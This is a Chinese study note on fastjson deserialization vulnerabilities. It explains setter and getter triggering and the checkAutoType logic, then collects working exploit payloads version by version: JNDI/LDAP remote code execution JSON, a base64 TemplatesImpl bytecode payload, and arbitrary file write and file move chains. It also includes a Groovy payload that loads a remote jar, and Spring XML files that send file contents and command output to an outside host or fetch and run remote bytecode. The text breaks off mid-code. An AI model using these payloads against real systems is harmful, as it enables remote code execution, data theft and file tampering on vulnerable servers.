https://y4er.com/posts/fastjson-learn/ 学习学习
原生反序列化
JSONArray/JSONObject可以从toString到getter调用
[chain2_bridge.md](chain2_bridge.md#fastjson JSONArray)
不同的parse区别
- parse(jsonStr): 构造方法+Json字符串指定属性的setter()+特殊的getter()
- parseObject(jsonStr): 构造方法+Json字符串指定属性的setter()+所有getter() 包括不存在属性和私有属性的getter()
- parseObject(jsonStr,Object.class):和1一致
parseObject(String)的这个实际上是先执行parse,然后再toJSON(obj),这里调用所有getter。
1和3类似
setter调用
com.alibaba.fastjson.util.JavaBeanInfo#build

遍历类的Method,要求:
- 方法名长度大于4
- 非静态方法(setter一定是非静态的)
- 返回值要么是void要么是反序列化的目标类本身
- 参数数量为1
- 名字是setXxx、set_xxx、setfxxx、setxXxx
并根据名字获取对应属性名,如果没有这个属性,会尝试加上is。后续实例化之后取出json中的属性名对应字符串,然后执行对应setter。
比如可以利用JdbcRowSetImpl.setAutoCommit实现JNDI
getter调用
遍历类的所有方法,要求:
- 名称为getXxx,长度>=4
- 非静态方法
- 参数数量为0
- 返回值继承于Collection或Map,或者是AtomicBoolean、AtomicInteger、AtomicLong
- 不应该有对应的setter方法
同理记录属性名以及该getter方法,如果json string中存在这个字段,则会执行这个getter。目的其实是先拿到这个字段(比如是Map类),然后再对这个Map设置相应的值。
刚好TemplateImpl#getOutputProperties满足这个要求
除了常规的getter调用(要求符合上述条件),还可以通过如下技巧进行任意getter的调用。
参考:https://jlkl.github.io/2021/12/18/Java_07/index.html
测试类:
public class Test {
    private String cmd;

    public String getCmd() throws IOException {
        Runtime.getRuntime().exec(cmd);
        return cmd;
    }

    public void setCmd(String cmd) {
        this.cmd = cmd;
    }
}
$ref 调用 getter(fastjson >= 1.2.36)
[{"@type":"Test","cmd":"calc"}, {"$ref":"$[0].cmd"}]很好理解,要获取第一个元素的cmd属性,必然要调用getter。
调用堆栈
at Test.getCmd(Ref_test.java:12)
at sun.reflect.NativeMethodAccessorImpl.invoke0(NativeMethodAccessorImpl.java:-1)
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
at java.lang.reflect.Method.invoke(Method.java:498)
at com.alibaba.fastjson.util.FieldInfo.get(FieldInfo.java:571)
at com.alibaba.fastjson.serializer.FieldSerializer.getPropertyValue(FieldSerializer.java:151)
at com.alibaba.fastjson.serializer.JavaBeanSerializer.getFieldValue(JavaBeanSerializer.java:616)
at com.alibaba.fastjson.JSONPath.getPropertyValue(JSONPath.java:3873)
at com.alibaba.fastjson.JSONPath$PropertySegment.eval(JSONPath.java:2354)
at com.alibaba.fastjson.JSONPath.eval(JSONPath.java:121)
at com.alibaba.fastjson.parser.DefaultJSONParser.handleResovleTask(DefaultJSONParser.java:1599)
at com.alibaba.fastjson.JSON.parse(JSON.java:244)
还可以通过嵌套JSON方式调用getter(fastjson < 1.2.36,恰好互补)
{
    {
        "x":{
                "@type": "Test",
                "cmd": "calc"
        }
    }: "y"
}
fastjson在遇到 { 时,会生成JSONObject,生成了这样一个{"x": Test@1ed4004b}。同时,如果JSONObject作为键,会调用JSONObject#toString,从而调用了内部Test对象的getter。最后生成的还是一个JSONObject对象{"x":{"cmd":"calc"}} -> y,键是toString的结果。
调用堆栈
at Test.getCmd(Test.java:7)
at com.alibaba.fastjson.serializer.ASMSerializer_1_Test.write(Unknown Source:-1)
at com.alibaba.fastjson.serializer.MapSerializer.write(MapSerializer.java:245)
at com.alibaba.fastjson.serializer.MapSerializer.write(MapSerializer.java:37)
at com.alibaba.fastjson.serializer.JSONSerializer.write(JSONSerializer.java:278)
at com.alibaba.fastjson.JSON.toJSONString(JSON.java:827)
at com.alibaba.fastjson.JSON.toString(JSON.java:821)
at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:420)
at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1318)
at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1284)
at com.alibaba.fastjson.JSON.parse(JSON.java:152)
用这个技巧,可以调用BasicDataSource#getConnection实现BCEL字节码加载
{
    {
        "x":{
                "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
                "driverClassLoader": {
                    "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
                },
                "driverClassName": "$$BCEL$$$l$8b$I$A$..."
        }
    }: "x"
}
版本<=1.2.24
JdbcRowSetImpl JNDI
{"@type": "com.sun.rowset.JdbcRowSetImpl", "dataSourceName": "ldap://localhost:11389/#calc", "autoCommit": true}由于是setter触发,三种parse方式都可以用。
TemplatesImpl bytecode
_bytecodes等属性都是private,且没有setter,正常情况下无法设置,会导致执行getOutputProperties没有效果,因此需要设置Feature.SupportNonPublicField(三种都要)
{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecodes":["yv66vgAAADQAMwoADQAcBwAdCAAeCAAfCQAMACAKACEAIggAIwoAIQAkBwAlBwAmCgAKACcHACgHACkBAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAKRXhjZXB0aW9ucwcAKgEApihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9yO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7KVYBAAg8Y2xpbml0PgEADVN0YWNrTWFwVGFibGUHACUBAApTb3VyY2VGaWxlAQAJRXZpbC5qYXZhDAAOAA8BABBqYXZhL2xhbmcvU3RyaW5nAQAFaGVsbG8BAAV3b3JsZAwAKwAsBwAtDAAuAC8BAARjYWxjDAAwADEBABNqYXZhL2lvL0lPRXhjZXB0aW9uAQAaamF2YS9sYW5nL1J1bnRpbWVFeGNlcHRpb24MAA4AMgEABEV2aWwBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQA5Y29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGV0RXhjZXB0aW9uAQAKbmFtZXNBcnJheQEAE1tMamF2YS9sYW5nL1N0cmluZzsBABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7AQAYKExqYXZhL2xhbmcvVGhyb3dhYmxlOylWACEADAANAAAAAAAEAAEADgAPAAEAEAAAADcABQABAAAAFyq3AAEqBb0AAlkDEgNTWQQSBFO1AAWxAAAAAQARAAAADgADAAAAEgAEABMAFgAUAAEAEgATAAIAEAAAABkAAAADAAAAAbEAAAABABEAAAAGAAEAAAAZABQAAAAEAAEAFQABABIAFgACABAAAAAZAAAABAAAAAGxAAAAAQARAAAABgABAAAAHgAUAAAABAABABUACAAXAA8AAQAQAAAAVAADAAEAAAAXuAAGEge2AAhXpwANS7sAClkqtwALv7EAAQAAAAkADAAJAAIAEQAAABYABQAAAAwACQAPAAwADQANAA4AFgAQABgAAAAHAAJMBwAZCQABABoAAAACABs="],"_name":"whatever","_tfactory":{ },"_outputProperties":{ }}fastjson对byte[]类型字段识别到是字符串会自动base64解码
后续绕过
后续的版本主要就是类似原理payload的绕过。后面默认禁用了AutoType,只有指定白名单类才能加载。取消白名单:
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);学习:https://y4er.com/posts/fastjson-learn/, https://www.javasec.org/java-vuls/FastJson.html#4-fastjson-1243
抄一下payload
1.2.25<=Fastjson<=1.2.41
需要绕黑名单。payload:
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl;","dataSourceName":"ldap://localhost:1389/#Calc", "autoCommit":true}原理:
检查时的类名是”Lcom.sun.rowset.JdbcRowSetImpl;“,实际加载的时候会去掉开头的L和末尾的;
1.2.42
检查时先去掉了开头L和末尾;
黑名单开始用哈希,但是可以通过爆破来得到实际过滤的类(计算方式已知)。
https://github.com/LeadroyaL/fastjson-blacklist
绕过方式竟然是双写LL;;:
{"@type":"LLcom.sun.rowset.JdbcRowSetImpl;;","dataSourceName":"ldap://localhost:1389/#Calc", "autoCommit":true}检查时去掉了一层,实际加载的时候用的是检查去掉一层后的,再去掉一层,就得到了com.sun.rowset.JdbcRowSetImpl。加载的时候直接用原始的,就不会有这个问题了。
1.2.25<=Fastjson<=1.2.43
[数组绕过
{
  "@type": "[com.sun.rowset.JdbcRowSetImpl"
  [
    {
      "dataSourceName": "ldap://192.168.50.2:50389/7ecb3a",
      "autoCommit": true
    }
  ]
}
fastjson的容错机制,下面这样或者其他奇怪的格式也可以。
{
  "@type": "[com.sun.rowset.JdbcRowSetImpl"
  [
    {
      "dataSourceName": "ldap://192.168.50.2:50389/7ecb3a",
      "autoCommit": true
}
1.2.25<=Fastjson<=1.2.45
黑名单外的类,JNDI
{
   "@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory",
   "properties":{"data_source":"ldap://127.0.0.1:1389/VulClass"}
}
通杀1.2.47
autoTypeSupport为false或true都可以用
{
    "su18": {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
    "su19": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://127.0.0.1:23457/Command8",
        "autoCommit": true
    }
}
checkAutoType逻辑问题
public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
    // 类名非空判断
    if (typeName == null) {
        return null;
    }
    // 类名长度判断,不大于128不小于3
    if (typeName.length() >= 128 || typeName.length() < 3) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    String className = typeName.replace('$', '.');
    Class<?> clazz = null;

    final long BASIC = 0xcbf29ce484222325L; //;
    final long PRIME = 0x100000001b3L;  //L

    final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
    // 类名以 [ 开头抛出异常
    if (h1 == 0xaf64164c86024f1aL) { // [
        throw new JSONException("autoType is not support. " + typeName);
    }
    // 类名以 L 开头以 ; 结尾抛出异常
    if ((h1 ^ className.charAt(className.length() - 1)) * PRIME == 0x9198507b5af98f0L) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    final long h3 = (((((BASIC ^ className.charAt(0))
                        * PRIME)
                       ^ className.charAt(1))
                      * PRIME)
                     ^ className.charAt(2))
        * PRIME;
    // autoTypeSupport 为 true 时,先对比 acceptHashCodes 加载白名单项
    if (autoTypeSupport || expectClass != null) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            hash ^= className.charAt(i);
            hash *= PRIME;
            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
                if (clazz != null) {
                    return clazz;
                }
            }
            // 在对比 denyHashCodes 进行黑名单匹配
            // 如果黑名单有匹配并且 TypeUtils.mappings 里没有缓存这个类
            // 则抛出异常
            if (Arrays.binarySearch(denyHashCodes, hash) >= 0 && TypeUtils.getClassFromMapping(typeName) == null) {
                throw new JSONException("autoType is not support. " + typeName);
            }
        }
    }

    // 尝试在 TypeUtils.mappings 中查找缓存的 class
    if (clazz == null) {
        clazz = TypeUtils.getClassFromMapping(typeName);
    }

    // 尝试在 deserializers 中查找这个类
    if (clazz == null) {
        clazz = deserializers.findClass(typeName);
    }

    // 如果找到了对应的 class,则会进行 return
    if (clazz != null) {
        if (expectClass != null
            && clazz != java.util.HashMap.class
            && !expectClass.isAssignableFrom(clazz)) {
            throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
        }

        return clazz;
    }

    // 如果没有开启 AutoTypeSupport ,则先匹配黑名单,在匹配白名单,与之前逻辑一致
    if (!autoTypeSupport) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            char c = className.charAt(i);
            hash ^= c;
            hash *= PRIME;

            if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
                throw new JSONException("autoType is not support. " + typeName);
            }

            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                if (clazz == null) {
                    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
                }

                if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                }

                return clazz;
            }
        }
    }
    // 如果 class 还为空,则使用 TypeUtils.loadClass 尝试加载这个类
    if (clazz == null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
    }

    if (clazz != null) {
        if (TypeUtils.getAnnotation(clazz,JSONType.class) != null) {
            return clazz;
        }

        if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
            || DataSource.class.isAssignableFrom(clazz) // dataSource can load jdbc driver
           ) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (expectClass != null) {
            if (expectClass.isAssignableFrom(clazz)) {
                return clazz;
            } else {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }
        }

        JavaBeanInfo beanInfo = JavaBeanInfo.build(clazz, clazz, propertyNamingStrategy);
        if (beanInfo.creatorConstructor != null && autoTypeSupport) {
            throw new JSONException("autoType is not support. " + typeName);
        }
    }

    final int mask = Feature.SupportAutoType.mask;
    boolean autoTypeSupport = this.autoTypeSupport
        || (features & mask) != 0
        || (JSON.DEFAULT_PARSER_FEATURE & mask) != 0;

    if (!autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    return clazz;
}
autoTypeSupport为false时,在检查黑白名单之前,会直接在TypeUtils.mappings和deserializers中获取对应的类,如果有,直接返回。而TypeUtils.mappings可以控制。
{
    "su18": {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
    "su19": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://127.0.0.1:23457/Command8",
        "autoCommit": true
    }
}
前一半会把JdbcRowSetImpl类加入mappings中,导致后续checkAutoType时候未对JdbcRowSetImpl进行黑白名单检查就直接通过了。
<=1.2.62
黑名单绕过,需要xbean-reflect依赖。jackson里面加了这个黑名单(明文)之后迁移到fastjson也可用。
{
    "@type": "org.apache.xbean.propertyeditor.JndiConverter",
    "AsText": "ldap://192.168.50.2:50389/7ecb3a"
}
<= 1.2.66
黑名单绕过,需要有对应依赖
{"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://192.168.80.1:1389/Calc"}
{"@type":"br.com.anteros.dbcp.AnterosDBCPConfig","metricRegistry":"ldap://192.168.80.1:1389/Calc"}
{"@type":"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup","jndiNames":"ldap://192.168.80.1:1389/Calc"}
{"@type":"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig","properties": {"@type":"java.util.Properties","UserTransaction":"ldap://192.168.80.1:1389/Calc"}}
<=1.2.68
新增safemode,@type直接被禁用。在关闭safemode的前提下,通过expectClass功能来绕过。当expectClass不为空时,且typeClass是expectClass的子类,且二者不在黑名单中(前面有一轮黑名单检查),可以直接加载。
// 如果找到了对应的 class,则会进行 return
if (clazz != null) {
    if (expectClass != null
        && clazz != java.util.HashMap.class
        && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
    }

    return clazz;
}
throwable
{
  "@type":"java.lang.Exception",
  "@type": "xxx",
  "attr": "value"
}
识别到要反序列化的类是Exception时,会调用checkAutoType(xxx, Throwable.class)加载第二个@type指定的类,因此可以加载任意throwable的之类,只要找到对应getter/setter/static block/constructor类可利用。
异常处理函数里面没有什么危险调用,比较难利用。
autoClosable
autoClosable首先是在白名单中的,同理,可以执行autoClosable子类的相关方法。参数中的@type会自动识别expectClass都能够绕过白名单进行加载。
下面很多payload都需要用到有参构造函数来触发,由于fastjson用ASM去识别读取字节码,识别参数名,要求class 字节码带有调试信息且其中包含有变量信息。只有一小部分的jdk8包含变量名调试信息,如CentOS 下的 OpenJDK 8,jdk11之后比较普遍有,因此jre内部的类在很多环境下不太好执行带参构造函数。而很多的第三方库会有变量名调试信息,所以应该尽量少依赖jre内部类的带参构造函数。
任意文件写:
-
commons-compress
这里需要用到FileOutputStream,就不好在jdk8中使用。
{
    "@type": "java.lang.AutoCloseable",
    "@type": "org.apache.commons.compress.compressors.gzip.GzipCompressorOutputStream",
    "out": {
        "@type": "java.io.FileOutputStream",
        "file": "/path/to/target",
        "append": false
    },
    "parameters": {
        "@type": "org.apache.commons.compress.compressors.gzip.GzipParameters",
        "filename": "filecontent"
    }
}-
commons-io
来自https://bbs.chaitin.cn/topic/597,不依赖jre中的类,使用范围更广。
2.2-2.6版本
{
  "x": {
    "@type": "com.alibaba.fastjson.JSONObject",
    "input": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": {
        "@type": "org.apache.commons.io.input.CharSequenceReader",
        "charSequence": "aaaaaa...(长度要大于8192,实际写入前8192个字符)"
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024
    },
    "branch": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.output.WriterOutputStream",
      "writer": {
        "@type": "org.apache.commons.io.output.FileWriterWithEncoding",
        "file": "/tmp/pwned",
        "encoding": "UTF-8",
        "append": false
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
    "trigger": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "is": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    },
    "trigger2": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "is": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    },
    "trigger3": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "is": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    }
  }
}
2.7-2.8版本
{
  "x": {
    "@type": "com.alibaba.fastjson.JSONObject",
    "input": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": {
        "@type": "org.apache.commons.io.input.CharSequenceReader",
        "charSequence": "aaaaaa...(长度要大于8192,实际写入前8192个字符)",
        "start": 0,
        "end": 2147483647
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024
    },
    "branch": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.output.WriterOutputStream",
      "writer": {
        "@type": "org.apache.commons.io.output.FileWriterWithEncoding",
        "file": "/tmp/pwned",
        "charsetName": "UTF-8",
        "append": false
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024,
      "writeImmediately": true
    },
    "trigger": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "inputStream": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    },
    "trigger2": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "inputStream": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    },
    "trigger3": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.XmlStreamReader",
      "inputStream": {
        "@type": "org.apache.commons.io.input.TeeInputStream",
        "input": {
          "$ref": "$.input"
        },
        "branch": {
          "$ref": "$.branch"
        },
        "closeBranch": true
      },
      "httpContentType": "text/xml",
      "lenient": false,
      "defaultEncoding": "UTF-8"
    }
  }
}
不同版本的区别在于构造函数的参数名可能有更改,后续版本可能也需要更改。
移动文件
SafeFileOutputStream来自依赖aspectjtools
{
  "@type": "java.lang.AutoCloseable",
  "@type": "org.eclipse.core.internal.localstore.SafeFileOutputStream",
  "tempPath": "/path/to/original/file",
  "targetPath": "/path/to/you/want"
}
1.2.76 <= fastjson <= 1.2.80
禁用了AutoCloseable, 因此用Throwable

就是说setter、public field、构造方法参数类型,在被识别后,会被加到缓存mapping中,且后续这些类加载时expectClass都是自己,只要没在黑名单中都可以通过checkAutoType的检查。
groovy类加载
// 第一次反序列化,会报错,因此需要分开,但此时需要的类已经被加载。
{
    "@type":"java.lang.Exception",
    "@type":"org.codehaus.groovy.control.CompilationFailedException",
    "unit":{}
}

// 第二次反序列化
{
  "@type":"org.codehaus.groovy.control.ProcessingUnit",
  "@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
  "config":{
    "@type": "org.codehaus.groovy.control.CompilerConfiguration",
    "classpathList":["http://127.0.0.1:8081/attack-1.jar"]
  },
  "gcl":null,
  "destDir": "/tmp"
}
会去请求远程地址获取 jar 并加载 远程Jar中的META-INF/services/org.codehaus.groovy.transform.ASTTransformation 文件中的类。
jdbc 命令执行
需要 jython + postgresql(< 42.2.25, 42.3.0≤v<42.3.2)+ spring-context 依赖:
json:
{
    "a":{
    "@type":"java.lang.Exception",
    "@type":"org.python.antlr.ParseException",
    "type":{}
    },
    "b":{
        "@type":"org.python.core.PyObject",
        "@type":"com.ziclix.python.sql.PyConnection",
        "connection":{
            "@type":"org.postgresql.jdbc.PgConnection",
            "hostSpecs":[
                {
                    "host":"127.0.0.1",
                    "port":2333
                }
            ],
            "user":"user",
            "database":"test",
            "info":{
                "socketFactory":"org.springframework.context.support.ClassPathXmlApplicationContext",
                "socketFactoryArg":"http://127.0.0.1:8090/exp.xml"
            },
            "url":""
        }
    }
}
可以借助Spring进行SpEL,exp.xml :
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xmlns:p="http://www.springframework.org/schema/p"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans.xsd">
   <bean id="pb" class="java.lang.ProcessBuilder">
    <constructor-arg value="calc.exe" />
    <property name="whatever" value="#{ pb.start() }"/>
   </bean>
</beans>
或者
<bean id="x" class="java.lang.Object">
  <property name="out" value="#{new java.lang.ProcessBuilder('calc.exe').start()}"/>
</bean>
读文件回显:
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="x" class="java.lang.Object">
    <property name="out" value="#{new java.net.URL('http://192.168.50.1:9999/leak/'+T(java.util.Base64).getEncoder().encodeToString(T(java.nio.file.Files).readAllBytes(new java.io.File('C:/windows/system32/drivers/etc/hosts').toPath()))).openStream().close()}"/>
  </bean>
</beans>
命令回显
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="x" class="java.lang.Object">
    <property name="out" value="#{new java.net.URL('http://192.168.50.1:9999/leak/'+T(java.util.Base64).getEncoder().encodeToString(new java.lang.ProcessBuilder('whoami').start().getInputStream().readAllBytes())).openStream().close()}"/>
  </bean>
</beans>
字节码加载:
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="x" class="java.lang.Object">
      <property name="out" value="#{T(org.springframework.cglib.core.ReflectUtils).defineClass('org.apache.commoms.beanutils.coyote.cfg.PackageVersionec1070c4ce024b158e4b01ea3c652744',T(org.springframework.util.Base64Utils).decodeFromString(new String(new java.net.URL('http://127.0.0.1:8090/b64_bytecode').openStream().readAllBytes()).trim()),new java.net.URLClassLoader(new java.net.URL[0],T(java.lang.Thread).currentThread().getContextClassLoader())).newInstance()}"/>
  </bean>
</beans>
http://127.0.0.1:8090/b64_bytecode放需要执行的字节码。
1.2.68 <= fastjson <= 1.2.83
https://lorexxar.cn/2026/07/21/fs1-2-83rce/
https://0d000721999.github.io/p/fastjson-1.2.83-%E6%9C%80%E6%96%B0rce%E5%88%86%E6%9E%90/
https://fearsoff.org/cn/research/fastjson-1-2-83-rce(原创)
无需gadget,无需autoTypeSupport。safeMode是安全的
{"@type":"jar:http:..2130706433:19090.probe!.POC"}会被解析为jar:http://2130706433:19090/probe!/POC并加载。
这里涉及到两个ClassLoader。
第一个是资源加载的。fatjar启动的情况下,ParserConfig.class.getClassLoader()`是LaunchedURLClassLoader。会发起网络请求下载对应jar包。
ParserConfig.class.getClassLoader().getResourceAsStream(resource);下一步是实际加载类的地方。
clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cacheClass);

in function loadClass:
            ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
            if (contextClassLoader != null && contextClassLoader != classLoader) {
